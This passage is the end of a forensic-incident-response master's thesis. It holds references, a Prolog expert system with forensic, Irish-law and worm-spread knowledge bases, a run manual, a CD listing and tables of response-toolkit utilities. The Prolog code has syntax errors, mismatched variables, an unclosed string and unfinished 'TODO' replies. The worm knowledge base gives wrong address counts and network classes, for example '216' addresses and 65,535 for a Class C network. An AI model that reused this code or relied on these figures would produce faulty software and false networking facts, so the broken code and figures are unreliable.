United States v. Tank, 200 F.3d 627 (9th Cir. 2000); Wisconsin v. Schroeder 2000 WL 675942
US Department of Justice (2002) Federal Guidelines for Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations.Computer Crime and Intellectual Property Section, Criminal Division Available from:<http://www.cybercrime.gov/s&smanual2002.htm>.[Accessed 04 May 2004]
US Department of Justice. (2002) Federal Guidelines for Searching and Seizing Computers. Computer Crime and Intellectual Property Section, Criminal Division. Available from:<http://www.cybercrime.gov/s&smanual2002.htm>.[Accessed 04 May 2004]
West-Brown, Moira J. Stikvoort, Don. & Kossakowski,Klaus-Peter (1998) Handbook for Computer Security Incident Response Teams (CSIRTs), Carnegie Mellon - Software Engineering Institute, Pittsburgh, PA 15213-3890, December 1998
Wood, Brad (2000) An Insider Threat Model for Adversary Simulation SRI International, Cyber Defence Research Centre, System Design laboratory, New Mexico, USA.
Wang, Xiaoyun , Feng, Dengguo & Lai Xuejia (2004) Collisions for Hash Functions MD4, MD5, Haval-128 and RIPEMD, Dept. of Computer Science and Engineering, Shanghai Jiaotong University, Shanghai , China
Zeviar-Geese, Gabriole.(2000) The State of the Law on Cyberjurisdiction and Cybercrime on the Internet, Available from :< http://law.gonzaga.edu/borders/documents/cyberlaw.htm> [Accessed 12 March 2003]
Zukowski, John (1998) Mastering Java1.2, Sybex Inc.

9 Appendices

Appendix A - Expert System

A.1 Expert Shell

```
/* A Qualitative & Quantitative expert system shell */
/* Inference Engine*/
go:-cls, write('Enter name of knowledge base file: '),
read(Cfkb),consult(Cfkb),cls,title(Title),cls,nl,nl,write(Title),nl,nl,welcome_c
fkb,ask_questions(0,Total),decide(Total),nl,nl,nl,
collect_observations,rule(Number,Reason),do_rules_output(Number,Reason),nl,nl,go
_legal.

go_legal:-write('Enter name of legal knowledge base
file: '),read(Lkb),consult(Lkb),cls,title1(Title1),cls,nl,nl,write(Title1),nl,nl,
welcome_lkb,ask_questions_lkb(0,Total1),decide_lkb(Total1),nl,
collect_legal_observations,legal_rule(Num,Reasn),do_legal_rules_output(Num,Reasn
),
go_worm:-write('To load worm knowledge base, please enter name of file:
'),read(Wkb),consult(Wkb),cls,title2(Title2),cls,nl,nl,write(Title2),nl,nl,welco
me_wkb,ask_questions_wkb(0,Total2),decide_wkb(Total2),nl,collect_worm_observatio
ns,worm_rule(Num,Reasn),do_worm_rules_output(Num,Reasn).

/* Rule to Ask the Questions */
ask_questions(N,0):-no_of_questions(N).
ask_questions(Q,Total):-NextQ is Q+1,
write_question(NextQ),
write('Answer here : '),read(Answer),nl,
data(NextQ,Answer,Points),
ask_questions(NextQ,SmallTotal),
Total is SmallTotal + Points.
ask_questions(Q,Total):-write('Please Try Again..!!'),nl,ask_questions(Q,Total).

/* Rule to Legal Questions */
ask_questions_lkb(Nn,0):-no_of_questions_lkb(Nn).
ask_questions_lkb(Qn,Total1):-NextQn is Qn+1,
write_question(NextQn),
write('Answer here : '),read(Answer1),nl,
datan(NextQn,Answer1,Pointsn),
ask_questions_lkb(NextQn,SmallTotaln),
Total1 is SmallTotaln + Pointsn.
ask_questions_lkb(Qn,Total1):-write('Please Try
Again..!!'),nl,ask_questions_lkb(Qn,Total1).
```

```
/* Rule to Worm Questions */
ask_questions_wkb(Nn,0):-no_of_questions_wkb(Nn).
ask_questions_wkb(Qn,Total2):-NextQn is Qn+1,
write_question(NextQn),
write('Answer here : '),read(Answer2),nl,
datan(NextQn,Answer2,Pointsw),
ask_questions_wkb(NextQw,SmallTotalw),
Total2 is SmallTotalw + Pointsw.
ask_questions_wkb(Qm,Total2):-write('Please Try
Again..!!'),nl,ask_questions_wkb(Qw,Total2).

/* Welcome message for computer forensic knowledge base */
welcome_cfkb:-write_message_cfkb,nl,nl.
write_message_cfkb:-message(Mess_cfkb),write(Mess_cfkb),nl,fail.
write_message_cfkb:-nl.

/* Welcome message for lkb */
welcome_lkb:-write_message_lkb,nl,nl.
write_message_lkb:-message1(Mess_lkb),write(Mess_lkb),nl,fail.
write_message_lkb:-nl.
/* Welcome message for worm knowledgebase */
welcome_wkb:-write_message_wkb,nl,nl.
write_message_wkb:-message2(Mess_wkb),write(Mess_wkb),nl,fail.
write_message_wkb:-nl.

/*write out tech rules*/
do_rules_output(Nums,Reas):-
response(Nums,Reas,Moretext),write(Moretext),nl,fail.
do_rules_output(_,_):-nl.

/*write out legal rules*/
do_legal_rules_output(LegalNums,LegalReas):-
legal_response(LegalNums,LegalReas,Legaltext),write(Legaltext),nl,fail.
do_legal_rules_output(_,_):-nl.

/*write out worm rules*/
do_worm_rules_output(WormNums,WormReas):-
worm_response(WormNums,WormReas,Wormtext),write(Wormtext),nl,fail.
do_worm_rules_output(_,_):-nl.
write_question(Q):-text(Q,Text),write(Text),nl,fail.
```

```
write_question(_):-nl.

/*Collects observations  */
collect_observations:-question(Ques,Obsn),write(Ques),nl,
getyesno(Yesno),nl,Yesno=y,assertz(observation(Obsn)),fail.
collect_observations.
collect_legal_observations:-
legal_question(QuesLegal,ObsnLegal),write(QuesLegal),nl,
getyesno(Yesno),nl,Yesno=y,assertz(observation(ObsnLegal)),fail.
collect_legal_observations.
collect_worm_observations:-worm_question(QuesWorm,ObsnWorm),write(QuesWorm),nl,
getyesno(Yesno),nl,Yesno=y,assertz(observation(ObsnWorm)),fail.
collect_worm_observations.

/*Inputs either y or n (accepting Y or N as well)*/
getyesno(X):-repeat,write('Please answer y or n:'),
read(Z),nl,check(Z),X=Z,!.
check(y).
check(n).
clrscr:-put(12).

/* End */
```

9.2 Knowledge Base

```
/*  Knowledge Base*/

title('A COMPUTER FORENSIC RESPONSE STRATEGY..').

message('It is assumed :').
message('1 That pre-incident prep has taken place').
message('2 Detection of Incident has taken place').
message('3 There is an incident team in place, headed by a SRM').
message('4 That we are about to FORMULATE a RESPONSE to an INCIDENT').
message('                                                    ').
message('                                                    ').
message('Please answer the following questions').
message('With y (yes) or n (no)').
```

```
no_of_questions(3).
decide(Total):-Total >38,write('This attack profile is one of a Web
Attack.'),nl,
                        write('It is very severe .'),nl,
                              write('It is very aggressive .'),nl.

decide(Total):-Total < 25,write('Sorry, please try again'),nl.
decide(_):-write('Handled later'),nl.

/*Text for Questions*/

text(1,'1. What type of attack profile is this.......?').
text(1,'   Platform Specific - NT/2000.............. 1').
text(1,'   Platform Specific - Unix.................2').
text(1,'   Non Platform Specific -Web Attack........3').
text(1,'   Please Answer 1,2 or 3').

text(2,'2  How severe is this attack.................?').
text(2,'   Not Severe...............................n').
text(2,'   Severe...................................s').
text(2,'   Very Severe..............................v').
text(2,'   Please Answer n,s or v').

text(3,'3  How Aggressive is this attack.............?').
text(3,'   Not Aggressive...........................n').
text(3,'   Agressive................................s').
text(3,'   Very Aggressive..........................v').
text(3,'   Please Answer n,s or v').

/*Data for facts*/

data(1,1,1).
data(1,2,3).
data(1,3,5).

data(2,n,9).
data(2,s,13).
data(2,v,17).

data(3,n,9).
data(3,s,13).
```

```
data(3,v,17).


/************************************QUESTIONS*********************************
********/
/*questions for Rule 1*/
question('Do you want to investigate further?',further_investigate).
question('Can you restore immediately?',restore).
question('Can server be removed from network?',server_remove).
/*questions for Rule 2*/
question('Do you want to accumulate evidence?',accumulate_evidence).
question('Do you want to do forensic duplication?',forensic_duplication).
/*questions for Rule 3*/
question('Have you implemented security measures..network monitoring etc
?',security_measures).
/*questions for Rule 4*/
question('Have you successfully Isolated and Contained this Incident
?',isolated_contained).


/************************************RULES*************************************
*******/

rule(1,concl_1):-
\+observation(further_investigate),\+(observation(restore)),\+(observation(serve
r_remove)).

rule(2,concl_2):-
observation(accumulate_evidence),\+observation(forensic_duplication).

rule(3,concl_3):-
observation(security_measures),\+observation(isolated_contained).

rule(4,concl_4):-
observation(further_investigate),\+(observation(restore)),\+(observation(server_
remove)),

    observation(accumulate_evidence),observation(forensic_duplication),
          observation(security_measures),observation(isolated_contained).
```

```
/*********************************** REPLIES
*************************************/


response(1,concl_1,'TODO').
response(1,concl_1,'TODO').

response(2,concl_2,'TODO').

response(3,concl_3,'TODO').
response(3,concl_3,'TODO').

response(4,concl_4,'Since you want to investigate further,cannot restore
immediately and it ').
response(4,concl_4,'is a critical server that cannot be taken offline.').
response(4,concl_4,'You also want to accumulate evidence and do a forensic
duplication.').
response(4,concl_4,'Apply The Forensic Process during the investigation, pay
particular attention to the logs .').
response(4,concl_4,'Since you have security measures in place and the incident
is contained,').
response(4,concl_4,'you should go about Reporting it to management, and or
media.').
```

/* End */

3.2 Legal Knowledge Base

```
/* Legal Knowledge Base*/

title1('---------SYSTEM5 Methodology:Irish Legal Knowledge Base-----').
message1('-------------------------------------------------------------').


/*No of Q's to ask*/
```

```
no_of_questions_lkb(1).

/*Text for Questions*/

text(1,'1. What Irish Law do you need information on.....?').
text(1,'   Criminal Damage Act, 1991.....1').
text(1,'   Criminal Evidence Act, 1992..... 2').
text(1,'   Criminal Justice Act (Theft & Fraud), 2001..... 3').
text(1,'   Please Answer 1,2 or 3').

/*Data for facts*/

datan(1,1,1).
datan(1,2,3).
datan(1,3,5).

/*Method to decide from facts*/

decide_lkb(Total1):-Total1 = 1,
write('Criminal Damage Act, 1991'),nl,
write('      Section 2: Intentionally/Recklessly damaging property.'),nl,
write('      Section 3: Threatening to damage property.'),nl,
write('      Section 4: Possessing anything with intent to damage
property.'),nl,
write('      Section 5: Unauthorised access to data or a computer.'),nl,
write('      Section 6: Using a computer without lawful excuse.'),nl,
write('      Section 9: Compensation orders apply.'),nl.

decide_lkb(Total1):-Total1 = 3,
write('Criminal Evidence Act, 1992'),nl,
write('      Section 5: Logs and documents that are compiled during the course
of business are admissible.'),nl.

decide_lkb(Total1):-Total1 = 5,
write('Criminal Justice Act (Theft & Fraud), 2001'),nl,
write('      Section 9: Unlawful/dishonest use of the computer within/outside
the state ,'),nl,
```

```
write('                    with the intention of self-gain (or for others) or
causing a loss.'),nl.


/************************LEGAL QUESTIONS*********************************/
/*questions for Rule 1*/
legal_question('SYSTEM5 Pre-Incident Phase:Was damage or loss incurred during
this phase?',preinc_phase1).
legal_question('Pre-Incident Phase:did DNS/OS services scanning
(reconnaissance)take place during phase?',preinc_phase2).

/*questions for Rule 2*/
legal_question('SYSTEM5 Incident Phase (Response Formulation):Was a trojan used
during this phase?',incrf_phase1).
legal_question('SYSTEM5 Incident Phase (Response Formulation):Was a virus used
during this phase?',incrf_phase2).

/*questions for Rule 3*/
legal_question('SYSTEM5 Incident Phase (Forensic Process):Do you intend to use
logfiles as evidence?',incfp_phase1).

/*questions for Rule 4*/
legal_question('SYSTEM5 Post Incident Phase (Damage Assessment):Was damage or
loss incurred?',postinc_phase1).

/*questions for Rule 5*/
legal_question('SYSTEM5 Legal Phase :Do you want to take legal
course?',legal_phase1).


/*****************************LEGAL RULES*********************************/

legal_rule(1,legal_concl_1):- observation(preinc_phase1).

legal_rule(2,legal_concl_2):- \+(observation(preinc_phase2)).

legal_rule(3,legal_concl_3):-
\+observation(incrf_phase1),\+(observation(preinc_phase1)).
```

```
legal_rule(4,legal_concl_4):-
\+observation(incrf_phase2),\+(observation(preinc_phase2)).

legal_rule(5,legal_concl_5):-
\+observation(incfp_phase1),observation(incrf_phase1),\+(observation(preinc_phas
e1)).

legal_rule(6,legal_concl_6):-
\+observation(postinc_phase1),observation(incrf_phase2),\+(observation(preinc_ph
ase2)).

legal_rule(7,legal_concl_7):-  \+(observation(preinc_phase1)),
                        observation(preinc_phase2),
                        observation(incrf_phase1),
                        \+(observation(incrf_phase2)),
                        observation(incfp_phase1),
                        observation(postinc_phase1),
                        observation(legal_phase1).


/*****************************LEGAL REPLIES ******************************/


legal_response(1,legal_concl_1,'TODOconcl_1').

legal_response(2,legal_concl_2,'TODOconcl_2').

legal_response(3,legal_concl_3,'TODOconcl_3').

legal_response(4,legal_concl_4,'TODOconcl_4').

legal_response(5,legal_concl_5,'TODOconcl_5').

legal_response(6,legal_concl_6,'TODOconcl_6').

legal_response(7,legal_concl_7,'--------------------SYSTEM5 Methodology:Irish
Legal Knowledge Base--------------------').
legal_response(7,legal_concl_7,'------------------------------------------------
-----------------------------------').
legal_response(7,legal_concl_7,'An offence under the Criminal Justice Act (Theft
& Fraud)2001:Section 9 was committed.').
```

```
legal_response(7,legal_concl_7,'-----------------------------------------------
-------------------------------------').
legal_response(7,legal_concl_7,'Criminal Evidence Act, 1992: Section5 allows log
files to be admissible.').
legal_response(7,legal_concl_7,'-----------------------------------------------
-------------------------------------').
legal_response(7,legal_concl_7,'Offences under the Criminal Damage Act 1991 were
committed. Sections :2,3 and 5.').
legal_response(7,legal_concl_7,'-----------------------------------------------
-------------------------------------').
legal_response(7,legal_concl_7,'Criminal Damage Act 1991:Section 9 provides for
Compensation orders.').
legal_response(7,legal_concl_7,' On summary conviction of an offence the
penalty is EUR1,270,').
legal_response(7,legal_concl_7,' or imprisionment for a term not exceeding 12
months..').
legal_response(7,legal_concl_7,' On conviction on indictment of an offence the
penalty is EUR12,700 ,').
legal_response(7,legal_concl_7,' or imprisonment for a term not exceeding 10
years.').
```

8.4 Worm Knowledge Base

```
        /* Worm Knowledge Base*/
title2('-----------------SYSTEM5-------------').
message2('-------------------------------------').

/*No of Q's to ask*/
no_of_questions_wkb(1).

/*Text for Questions*/
text(1,'1. Class Information of the Network...').
text(1,'   Is this a Class A : 211.0.0.0 ?......1').
text(1,'   Is this a Class B : 211.211.0.0 ?....2').
text(1,'   Is this a Class C : 211.211.211.0 ?..3').
text(1,'   Please Answer 1,2 or 3').

/*Data for facts*/
datan(1,1,1).
datan(1,2,3).
datan(1,3,1).
```

```
/*Method to decide from facts*/

decide_wkb(Total2):-Total2 = 1,
write('There are 216 addresses in this network : 8 bit address space'),nl.
decide_wkb(Total2):-Total2 = 3,
write('There are 65,535 addresses in this network i.e. 16 bit address
space.'),nl,
write('Therefore the worm has a 10000/65,535--0.15-- probability of infecting a
host'),nl,
write('in the address space. Various assumptions about the network are
made.'),nl,
write('0.11 indicates how aggressive/virulent the worm is. This is is a
constant.'),nl.
decide_wkb(Total2):-Total2 = 1,
write('There are  16111216 addresses in this network : 24 bit address.
space'),nl.

/*************************WORM QUESTIONS*********************************/
/*questions for Rule 1*/
worm_question('Was damage caused initially in the pre-incident
phase?',preinc_phase1).
worm_question('Was worm activity detected in the pre-incident
phase?',preinc_phase2).

/*questions for Rule 2*/
worm_question('Is the strain of worm known?',incrf_phase1).
/*questions for Rule 3*/
worm_question('Is the initial contamination of the network known',incfp_phase1).
/*questions for Rule 4*/
worm_question('Is the worm time step known?',postinc_phase1).
/*questions for Rule 1*/
worm_question('Do you know who is responsible?',legal_phase1).
/*************************WORM RULES*********************************/
worm_rule(1,worm_concl_1):-  \+(observation(preinc_phase1)),
                             observation(preinc_phase2),
                             \+(observation(incrf_phase1)),
                             \+(observation(incfp_phase1)),
                             \+(observation(postinc_phase1)),
                             \+(observation(legal_phase1)).

/*************************WORM REPLY *********************************/
```

```
worm_response(1,worm_concl_1,'----------SYSTEM5 Methodology:Worm
Simulation (in Perl) ----------').
worm_response(1,worm_concl_1,' ').
worm_response(1,worm_concl_1,'The following observations have been made from the
simulation:').
worm_response(1,worm_concl_1,'-------------------------------------------------
-------------------------').
worm_response(1,worm_concl_1,'1 When the time step and the initial contamination
are significant [>1],').
worm_response(1,worm_concl_1,'  then the epidemic threshold is reached fastest
and consequently 100% ').
worm_response(1,worm_concl_1,'  infection of the population is reached
fastest.').
worm_response(1,worm_concl_1,'2 When the time step is small [=1], then the
initial contamination seems ').
worm_response(1,worm_concl_1,'  to have no effect on the system reaching
epidemic threshold. However,').
worm_response(1,worm_concl_1,'  it is slower than pattern 1 at reaching the
threshold. ').
worm_response(1,worm_concl_1,'3 Alternatively, if the initial contamination is
significant 100% ').
worm_response(1,worm_concl_1,'  infection is reached at the same pattern as
pattern 1').
worm_response(1,worm_concl_1,'4 When time step is significant and the initial
contamination is small').
worm_response(1,worm_concl_1,'  the threshold is reached at a slower rate than
pattern 1 and 2 and ').
worm_response(1,worm_concl_1,'  takes longest to reach 100% infection of the
population.').
worm_response(1,worm_concl_1,'-------------------------------------------------
-------------------------').
worm_response(1,worm_concl_1,'Urgent action must be taken to remediate this
attack..').
worm_response(1,worm_concl_1,'Ensure the latest patches  are available for
application.').
worm_response(1,worm_concl_1,'Scan network to determine how many hosts are
infected and when they were infected.').
worm_response(1,worm_concl_1,'Using graphs of simulation we can interpret level
of epidemic.).
worm_response(1,worm_concl_1,'Update the virus and worm definition files on the
Firewall/Intrusion Detection Systems.').
```

Appendix B - Software Operation Manual

Since this Thesis is written from a management perspective, the Prolog implementation of SYSTEM5 is a proof of concept and needs to be refined further to include an exhaustive set of rules and constraints. Consequently, we have provided a set of steps to follow in order to get the expert system output listed in section 5.1.6. If these steps are not followed then it will cause the software to crash because there is no error handling implemented.

To run the Deterministic Expert System please follow the following steps.

1) Double click the GNU Prolog installable, this will take about 10 seconds to run. This is the Prolog Command Console. Then the following commands can be executed.
*This installable is freely available from the internet.

2) Copy the source files to a local directory (we have used f:\masters\expert_system\prolog\ as our local directory).

3) To compile the expert system shell, enter the following and press return

```
| ?- consult('f:\\masters\\expert_system\\prolog\\expert_system_shell.txt').
```

4) To Start the program, enter the following and press return

```
| ?- go.
```

5) To Enter name of knowledge base file, enter the following and press return

```
'f:\\masters\\expert_system\\prolog\\ForensicKnowledgeBase.txt'.
```

6) For Question 1. Answer **3.**

7) For Question 2. Answer **v.**

8) For Question 3. Answer **v.**

9) Then the following questions are answered as below:

```
Do you want to investigate further?
Please answer y or n:y.

Can you restore immediately?
Please answer y or n:n.

Can server be removed from network?
Please answer y or n:n.

Do you want to accumulate evidence?
Please answer y or n:y.

Do you want to do forensic duplication?
Please answer y or n:y.


Have you implemented security measures and network monitoring etc ?
Please answer y or n:y.

Have you successfully Isolated and Contained this Incident ?
Please answer y or n:y.
```

10) To Enter name of the legal knowledge base file, enter the following and press return

```
'f:\\masters\\expert_system\\prolog\\irishlaw.txt'.
```

11) Then the following questions are answered as below:

```
1. What Irish Law do you need information on.....?
   Criminal Damage Act, 1991.....1
   Criminal Evidence Act, 1992..... 2
   Criminal Justice Act (Theft & Fraud), 2001..... 3
   Please Answer 1,2 or 3

Answer here : 1.


Criminal Damage Act, 1991
 Section 2: Intentionally/Recklessly damaging property.
```

```
Section 3: Threatening to damage property.
Section 4: Possessing anything with intent to damage property.
Section 5: Unauthorised access to data or a computer.
Section 6: Using a computer without lawful excuse.
Section 9: Compensation orders apply.

SYSTEM5 Pre-Incident Phase:Was damage or loss incurred during this
phase?
Please answer y or n:n.

Pre-Incident Phase:did DNS/OS services scanning (reconnaissance)take
place during phase?
Please answer y or n:y.

SYSTEM5 Incident Phase (Response Formulation):Was a trojan used during
this phase?
Please answer y or n:y.

SYSTEM5 Incident Phase (Response Formulation):Was a virus used during
this phase?
Please answer y or n:n.

SYSTEM5 Incident Phase (Forensic Process):Do you intend to use log files
as evidence?
Please answer y or n:y.

SYSTEM5 Post Incident Phase (Damage Assessment):Was damage or loss
incurred?
Please answer y or n:y.

SYSTEM5 Legal Phase :Do you want to take legal recourse?
```

Please answer y or n:y

- **To run the Stochastic Expert System please follow the following steps.**

1) Repeat questions 1 to 5 , as above.

2) For Question 1. Answer **4.**

3) For Question 2. Answer **d.**

4) For Question 3. Answer **d.**

5) Then the following questions are answered as below:

```
Do you want to investigate further?
Please answer y or n:y.

Can you restore immediately?
Please answer y or n:n.

Can server be removed from network?
Please answer y or n:n.

Do you want to accumulate evidence?
Please answer y or n:y.
Do you want to do forensic duplication?
Please answer y or n:y.

Have you implemented security measures..network monitoring etc ?
Please answer y or n:y.

Have you successfully Isolated and Contained this Incident ?
Please answer y or n:y.
```

6) To Enter name of the legal knowledge base file, enter the following and press return

'f:\\masters\\expert_system\\prolog\\irishlaw.txt'.

7) Step 11 above is repeated.

To run worm knowledge Base

1) Repeat steps 1 to 5 as in the "To run the Deterministic Expert System..." section above.

2) For Question 1. Answer 4.

3) For Question 2. Answer d.

4) For Question 3. Answer d.

5) Output is generated to the screen.

6) To load worm knowledge base, please enter name of file:

'f:\masters\expert_system\prolog\Worm.txt'

7) For 1st Question in the Worm knowledge Base. Answer 2.

8) Output is generated to screen.

9) For 2nd Question in the Worm knowledge Base. Answer n.

10) For 3rd Question in the Worm knowledge Base. Answer y.

11) For 4th Question in the Worm knowledge Base. Answer n.

12) For 5th Question in the Worm knowledge Base. Answer n.

13) For 6th Question in the Worm knowledge Base. Answer n.

14) For 7th Question in the Worm knowledge Base. Answer n.

15) Output is generated to screen.

Then the remaining questions are answered according to step 9 in the "To run the Deterministic Expert System..." section.

Appendix C - Contents of CD-ROM

Directory of CD-ROM

<DIR> installable_downloadedfrominternet
<DIR> interviews
<DIR> perl
<DIR> prolog
<DIR> thesis

Directory of CD-ROM\installable_downloadedfrominternet

3,585,791 setup-gprolog-1.2.16.exe
12,832 ActivePerl-5.8.6.811-MSWin32-x86-122208.zip

Directory of CD-ROM\interviews

<DIR> TranscriptsAndRecordings

Directory of CD-ROM\interviews\TranscriptsAndRecordings

<DIR> ambrose_ewins
<DIR> colm_murphy
<DIR> eoin_fleming
<DIR> john_finan
<DIR> kevin_hogan

Directory of CD-ROM\interviews\TranscriptsAndRecordings\ambrose_ewins

7,184,474 ambrose_ewins.wav
434,688 ambrose_ewins_interview.doc

Directory of CD-ROM\interviews\TranscriptsAndRecordings\colm_murphy

7,082,802 colm_murphy.wav
415,486 colm_murphy2.wav
432,128 colm_murphy_interview.doc

Directory of CD-ROM\interviews\TranscriptsAndRecordings\eoin_fleming

11,632,730 eoin_fleming.wav
437,248 eoin_fleming_interview.doc

Directory of CD-ROM\interviews\TranscriptsAndRecordings\john_finan

6,953,098 john_finan.wav
232,448 john_finan_interview.doc

Directory of CD-ROM\interviews\TranscriptsAndRecordings\kevin_hogan

16,512,506 kevin_hogan.wav
1,634,394 kevin_hogan2.wav
444,416 kevin_hogan_interview.doc

Directory of CD-ROM\perl
3000 si.pl
Directory of CD-ROM\prolog

2,890 ExpertSystemShell.txt
7,869 ForensicKnowledgeBase.txt
4,737 Irishlaw.txt
5000 Worm.txt

Directory of CD-ROM\thesis

3,077,120 NiallMcGrath_Dissertation.doc

Appendix D - Response Toolkits

9.5 Windows toolkits would typically contain the following utilities:

cmd.exe	Command prompt for Windows NT/2000
loggedon	Shows all local and remote users, that are logged in
rasusers	Shows which users have remote access privileges
netstat	Lists all ports that are open and listening and all connections to those ports
fport	Lists any processes that open TCP/IP ports
pslist	Lists all running processes
listdlls	Lists all processes and their command line parameters and the DLLs they are dependent on
nbstat	Lists recent NetBios connections
arp	Shows the MAC addresses of systems that the target system has been

	communicating with
kill	Terminates a process.
md5sum	Utility that uses the publicly available algorithm i.e. MD5. Developed by RSA Technologies and is used to create checksums
rmtshare	Displays shares accessible on a remote machine
netcat	Used to create a communication channel between two systems. *Cryptcat* can be used to create an encrypted channel of communication.
doskey	Shows command history

Figure 32: Response Toolkit for a Windows based System , (Mandia & Proisse, 2001)

Unix toolkits would typically contain the following utilities:

ls	Lists files and directories
find	Finds specified files or directories
netstat	Enumerates open ports on the system
strings	Looks for ascii strings in a binary file
more	This is a filter that displays the contents of a file, one screen at a time
script	Makes a record of everything printed on the screen
dd	"Data Dumper"- Data Transfer utility[if= input file|of=output file]
icat	
pcat	Does for packed files what cat does for ordinary files

truss	Executes a command and produces a trace of all the system calls
gzip	Reduces the subject file using Lempel ZIP encoding (LZ77)
bash	Is an sh-compatible language command interpreter that executes commands
des	
lsof	Lists files, directories, libraries that are currently open and the corresponding processes that opened them
perl	Practical extraction and report language
df	Displays amount of disk space occupied by mounted or unmounted file systems
last	Looks in the /var/adm/wtmpx file, this records all logins and logouts for information about a user etc
modinfo	Displays information about loaded kernel modules
file	Provides a series of tests on a file in an attempt to classify it
md5sum	Computes, checks and generates md5sum message digests
ps	Determines running processes
vi	A visual display text editor based on the underlining line editor , ex
w	Determines who is logged into the

	system
lsmod	
pkginfo	Displays information on software installed on systems
netcat (or crypcat)	Creates a channel of communication between two systems (*cryptcat* creates an encrypted channel)
strace	
cat	Reads a file in and prints to output stream
rm	Deletes files and directories
ifconfig	Determines if ethernet card is in promiscuous mode i.e. determines if there is a sniffer is running on the system

Figure 33: Response Toolkit for a Unix System (Mandia & Proisse, 2001)